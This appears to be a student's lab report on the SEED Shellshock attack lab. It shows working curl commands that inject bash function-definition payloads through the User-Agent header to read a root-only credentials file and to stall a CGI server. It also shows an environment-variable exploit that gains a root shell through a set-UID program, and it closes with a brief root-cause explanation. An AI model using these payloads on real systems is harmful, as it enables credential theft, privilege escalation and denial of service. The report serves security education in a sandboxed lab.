

## Lab 3 – Shellshock Attack Lab

Name: Ravi Teja Thota

### Task 2.2.1A Get Secret Data: -

In this task we are going to use the bash vulnerability named shellshock present in the system to access the secret data which is available to only root. We are using Curl command to contact the server and receive the data. Using Curl we are using the myprog.cgi to retrieve the data present in the /usr/lib/cgi-bin/account.db which is not accessible by the seed user.

```
[10/09/2019 11:27] seed@ubuntu:/usr/lib/cgi-bin$ curl -A '() { :;; }; echo "Content-Type: text/plain"; echo; echo; /bin/cat /usr/lib/cgi-bin/account.db' http://localhost/cgi-bin/myprog.cgi
username = secret
password = pass
```

### Task 2.2.1B Crash the Server

We will be using the program present in /bin/sleep to attack the server, which is our localhost according to the lab. We will append the file with the curl command calling the localhost website as shown in the below figure. As you can see that I made the system just sleep for 5 Seconds. If you really want to crash the server you need to give higher number.

```
[10/09/2019 11:36] seed@ubuntu:/usr/lib/cgi-bin$ curl -A '() { :;; }; echo "Content-Type: text/plain"; echo; echo; /bin/sleep 5' http://localhost/cgi-bin/myprog.cgi
[10/09/2019 11:37] seed@ubuntu:/usr/lib/cgi-bin$
```

### Task 2.3 Attack Set-UID program

In this task we will be using the shell command to gain root access using the bash vulnerability. So, inorder to perform this task we need to link both bash and shell together which command is shown below.


**Sudo ln -sf /bin/bash /bin/sh**

After linking bash and shell I am saving the given program in root, compiling it and giving it set-uid privileges.

```
#include <stdio.h>
void main()
{
    setuid(geteuid()); // make real uid = effective uid.
    system("/bin/ls -l");
}
```

as we observe the Fourth line in the c program, we are getting the user and changing it to set-uid. Which make the real user the set-uid user. For which he will be getting root access.

Prior executing the file in seed we are using the bash's shellshock vulnerability as a preload for the c program. So, once we execute, it uses bash vulnerability and shell to get root access.



```
10/09/2019 12:42] seed@ubuntu:~$ export foo='() { ;; }; bash'
10/09/2019 12:42] seed@ubuntu:~$ ./hey
10/09/2019 12:42] root@ubuntu:/home/seed# ./hey
total 4552
-rwxr-xr-x  4 seed seed    4096 Dec  9  2015 Desktop
-rwxr-xr-x  3 seed seed    4096 Dec  9  2015 Documents
-rwxr-xr-x  3 seed seed    4096 Oct  8  2018 Downloads
-rwxrwxr-x  6 seed seed    4096 Sep 16  2014 elggData
-rw-r--r--  1 seed seed    8445 Aug 13  2013 examples.desktop
-rwsr-xr-x  1 root root    7236 Oct  9 12:39 hey
-rw-rw-r--  1 seed seed     118 Oct  9 12:39 hey.c
-rwxr-xr-x  2 seed seed    4096 Aug 13  2013 Music
-rwxr-xr-x 24 root root    4096 Jan  9  2014 openssl-1.0.1
-rw-r--r--  1 root root  132483 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.debian.ta
.gz
-rw-r--r--  1 root root    2382 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.dsc
-rw-r--r--  1 root root 4453920 Mar 22  2012 openssl_1.0.1.orig.tar.gz
-rwxr-xr-x  2 seed seed    4096 Aug 25  2013 Pictures
-rwxr-xr-x  2 seed seed    4096 Aug 13  2013 Public
-rwxr-xr-x  2 seed seed    4096 Aug 13  2013 Templates
-rwxr-xr-x  2 seed seed    4096 Aug 13  2013 Videos
10/09/2019 12:42] root@ubuntu:/home/seed#
```

B.

In this task we are not using the setuid() of shell scripting so the remaining program is ls -l which is list all with the privileges shown. So even though it runs in root we will not be getting any root privileges. Just listing all as shown in below picture.

```

[10/09/2019 12:46] seed@ubuntu:~$ ./hey1
total 4560
lrwxr-xr-x 4 seed seed 4096 Dec 9 2015 Desktop
lrwxr-xr-x 3 seed seed 4096 Dec 9 2015 Documents
lrwxr-xr-x 3 seed seed 4096 Oct 8 2018 Downloads
lrwxrwxr-x 6 seed seed 4096 Sep 16 2014 elggData
-rw-r--r-- 1 seed seed 8445 Aug 13 2013 examples.desktop
-rwsr-xr-x 1 root root 7236 Oct 9 12:39 hey
-rwsr-xr-x 1 root root 7159 Oct 9 12:46 hey1
-rw-rw-r-- 1 seed seed 97 Oct 9 12:45 hey.c
lrwxr-xr-x 2 seed seed 4096 Aug 13 2013 Music
lrwxr-xr-x 24 root root 4096 Jan 9 2014 openssl-1.0.1
-rw-r--r-- 1 root root 132483 Jan 9 2014 openssl_1.0.1-4ubuntu5.11.debian
.gz
-rw-r--r-- 1 root root 2382 Jan 9 2014 openssl_1.0.1-4ubuntu5.11.dsc
-rw-r--r-- 1 root root 4453920 Mar 22 2012 openssl_1.0.1.orig.tar.gz
lrwxr-xr-x 2 seed seed 4096 Aug 25 2013 Pictures
lrwxr-xr-x 2 seed seed 4096 Aug 13 2013 Public
lrwxr-xr-x 2 seed seed 4096 Aug 13 2013 Templates
lrwxr-xr-x 2 seed seed 4096 Aug 13 2013 Videos

```

#### Task 2.4 where the vulnerability comes from

The `parse_and_execute()` is a security vulnerability because the `parse` function can also parse the shell commands apart from the functions. If the shell command is passed through this, it will get parsed and executed where as a function is sent it will get only parsed.

#### Task 4 Question

**According to secure software principles and rules, what is the fundamental problem of the Shellshock vulnerability? What can we learn from this vulnerability?**

**Ans.** The fundamental problem of the shellshock vulnerability is because of the complexity of software increase on need to acquire the need for which the needs of overlook the software also need to be increased. In this scenario it's just lacks security measures while coding which led to this vulnerability which made a potential damage to systems. So, from this mistake we can say that the data need to go through testing and review before implementing and need to make sure the all the secure software principles and rules are followed before implementation.